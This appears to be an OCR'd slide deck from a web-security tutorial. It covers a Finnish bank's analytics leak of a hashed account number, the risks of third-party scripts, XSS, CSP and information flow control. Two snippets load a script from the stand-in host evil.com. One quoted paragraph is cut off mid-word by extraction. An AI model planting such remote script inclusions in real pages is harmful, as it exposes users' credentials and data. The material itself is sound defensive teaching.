
CONFIDENTIALITY OF USER DATA

- What happens when a user enters sensitive data into a web application?
- Consider when the user logs in into a system
- How can we guarantee that the credentials are only sent back to the 1st party and are not stolen
- … by one of the included 3rd party libraries
- … by one of the included 3rd party services?



CONFIDENTIALITY OF USER DATA


- What happens when a user enters sensitive data into a web application?
- Consider when the user logs in into a system
- How can we guarantee that the credentials are only sent back to the 1st party and are not stolen
- … by another user abusing flaws in the system?
- … or accidentally disclosed?



ACCIDENTAL DATA LEAKS

Do you trust the 1st party?

ACCIDENTAL DATA LEAKS



Welcome back


Choose how you want to log in below

Don't have a profile?

Sign up here

EXAMPLE: S-PANKKI

- Sensitive Data Exposure, vulnerability #6 on OWASP Top 10 – 2013
- Finnish bank – included Google Analytics on all pages
- Security concerns were raised
- The bank responded on Twitter that everything was fine – after all they had a business agreement with Google



Juha Ristimäki @juristimaki · Feb 24

@S_Pankki Miten olette siis huolehtineet, ettei Google yhdistä lainahakemussivun katselijoita sähköpostiosoiteisiin ja nettiprofiiliin?

Translated from Finnish by bing — Wrong translation?

@S_Pankki How so you are ensured that the Google connect loan application page, in the e-mail address of the viewers and online profile?

RETWEET 1

5:03 AM - 24 Feb 2015 · Details

S-Pankin arkea @S_Pankki · Feb 24

@juristimaki Asia on määritetty sopimuksessamme Googlen kanssa. Olemme arvioineet Googlen, kuten kaikki sopimuskumppanimme, huolellisesti.

Translated from Finnish by bing — Wrong translation?


@juristimaki The thing is specified in the agreement with Google. We have evaluated all the contract partners, such as Google, carefully.

https://twitter.com/S_Pankki/status/569878961209143296

WHAT COULD POSSIBLY GO WRONG?

Part of the URL …

… an unsalted SHA-1 of the user’s bank account number …



A Finnish online bank included a th

reassu customers that no identifiable information is sent to the third wever, the analytics script slurps the full URL the user is browsing. This includes, for instance, an unsalted SHA1 hash of the user's bank account number, which can be reversed in seconds. The script has since been removed from the site.

Tästä verkkopankkijutusta vielä.

Mitähän kolmannelle osapuolelle oikein lähteekään? Tässä tuo analytiikkapyyntö demotunnuksella:

```
Remote Address: 80.***.***.***:443
Request URL: https://www.******-analytics.com/collect?v=1&_v=j33&a=870588619&t
=pageview&_s=1&dl=https%3A%2F%2Fonline.********.fi%2Febank%2Faccount%2FinitTra
nsactionDetails.do%3FbackLink%3Dreset%26accountId%3D69af881eca98b7042f18e975e0
0f9d49d5d5ee64%26rowNo%3D0%26type%3Dtrans%26archivecode%3D20150220123456780002
&ul=en-us&de=windows-1252&dt=Tilit%C2%A0%7C%C2%A0Verkkopankki%20%7C%20S-Pankki
&sd=24-bit&sr=1440x900&vp=1440x150&je=1&fl=16.0%20r0&_u=QACAAQQBI~&jid=&cid=18
39557247.1424801770&uid=&tid=UA-37407484-1&cd1=&cd2=demo_accounts&cd3=%2Ffi%2F
&z=2098846672
Request Method: GET
Status Code: 200 OK
```

http://oona.windytan.com/pankki.html

WHAT CAN INCLUDED SCRIPTS ACCESS?

- Why could Google Analytics access the SHA-1 of the account number?
  - it was part of the URL – what else can Google access?

- Current inclusion mechanisms
  - Direct inclusion

```
<script src=“http://evil.com/hack.hs></script>
```

gives same privileges to included script as scripts provided by the 1st party.

  - iframe inclusion

```
<iframe>
  <script src=“http://evil.com/hack.hs></script>
</iframe>
```

gives full isolation (can still communicate with origin, though)

WHAT CAN INCLUDED SCRIPTS ACCESS?

- Full isolation *too restrictive* for the absolute majority of cases
  - Most require some kind of data exchange with including page
  - 3rd party libraries like jQuery, Modernizr would be rendered useless
  - Analytics monitors events on page
  - Contextual ads
  - …

- Result: all scripts included at full privilege under full trust!
  - This is the pragmatic solution, albeit not necessarily the secure one

- Google Analytics could access more than SHA-1
  - The leak was accidental, since SHA-1 included in URL of page which is part of default data sent to Google Analytics
  - Had Google wanted they could have harvested all information available in the pages, where Google Analytics was included

SECURITY GOAL OF THIS TUTORIAL

- Protect confidentiality of user data
  - against malicious attempts at obtaining
  - against accidental leaks

- User centric
  - User should not have to trust other users
  - User should not have to trust provider
  - User should not have to trust 3rd parties


- Attacker model
  - attacker is in control of one or more services, e.g., the analytics service
  - attacker is able to inject content via one or more services, e.g., the ad service
  - attacker is able to interact as a user with app, e.g., by posting entries

- In short, the attacker is able to inject *code* into the app

CONTENT INJECTION

Do you trust 3rd parties?

ATTACK 1: CONTENT INJECTION



Welcome back

Choose how you want to log in below

Don't have a profile?

CONTENT INJECTION

- Injection attacks are the #1 on the OWASP Top 10 – 2013 [owasp.org]
  - untrusted data is sent to an interpreter as part of a command or query

- Input validation – how do we validate JavaScript?
  - Cannot prohibit scripting - dynamic ads require JavaScript
  - Hard to isolate; scripts need access to page to render

- Similar problem to allowing apps in apps
  - Facebook, Spotify, Evernote, Google Sites, Google Docs, Hotmail Active Views, …

- Solution: sandbox / verifiable subset / static verification
  - AdSafe, Google Caja, FBJS, Microsoft Web Sandbox


FOR ADS, PROBLEM SOLVED?

- It depends, historically there have been ways of breaking out of the sandbox
- Spotify ads hit by malware attack, March 2011
  - http://www.bbc.com/news/technology-12891182
- Malware delivered by Yahoo, Fox, Google ads, March 2010
  - http://www.cnet.com/news/malware-delivered-by-yahoo-fox-google-ads/
- Malware ads hits London Stock Exchange Web site, March 2011
  - http://www.networkworld.com/article/2200448/data-center/malware-ads-hit-london-stock-exchange-web-site.html
- Endeavour by Politz, Guha, Krishnamurthi to verify Adsafe
  - Type-Based Verification of Web Sandboxes [JCS 2014]

CROSS SITE SCRIPTING

Do you trust other users?

ATTACK 2: CROSS SITE SCRIPTING



Welcome back

Choose how you want to log in below

Don't have a profile?

Sign up here

XSS (STILL) AN ISSUE?

- Attack #3 on OWASP Top 10 – 2013! [owasp.org]
- XSS has been around since the ‘90s! (at least)

- Solution: input validation and escaping
  - Whitelist input validation if possible
  - Use a Security Encoding Library – better chance of security than writing your own validation
  - OWASP XSS Prevention Cheat Sheet
    - just Google for it – see why you should avoid writing your own security library

- More recent solution: Content Security Policies (CSP)
  - HTTP response header
  - Load content only from origin and scripts from origin and the given static domain

```
Content-Security-Policy: default-src: ‘self’; script-src: ‘self’ static.domain.tld
```

- Moving target defense! JavaScript syntax/API randomization

CONCLUSION: ACCESS CONTROL IS NOT ENOUGH!

- Many of the protection mechanism are instances of access control
  - iframe inclusion, sandboxing, CSP …

- Problems with access control
  - *scripts need access!*
  - does not protect after access has been granted
  - requires (frequently misplaced) trust in code that is granted access

- Consider the following questions. Is it ok
  - for an online retailer to divulge your payment information?
  - for an online retailer to divulge your purchase history?
  - for Google to gather all information Google Analytics has access to?
  - for jQuery, Modernizr, … to gather any information at all?

INFORMATION FLOW CONTROL

Suggested solution

INFORMATION FLOW CONTROL

- Information flow control
  - Define policies *what information* is allowed to flow *where*
  - ***Analyze*** what the program does with the information, i.e., how the information ***flows*** during computation
  - ***Disallow*** flows that ***violate*** the policy

- In terms of security classification
  - e.g., the classic Top secret > Secret > Classified > Unclassified

- Classify information sources – associates security level with information read from the source
  - the value of the password field is labeled ‘password’

- Classify information sinks – set the maximum classification of information that is allowed to flow to the sink
  - POST to https://acme.com/login labeled ‘password’, meaning that it is ok to send (via POST) passwords to acme.com/login over https

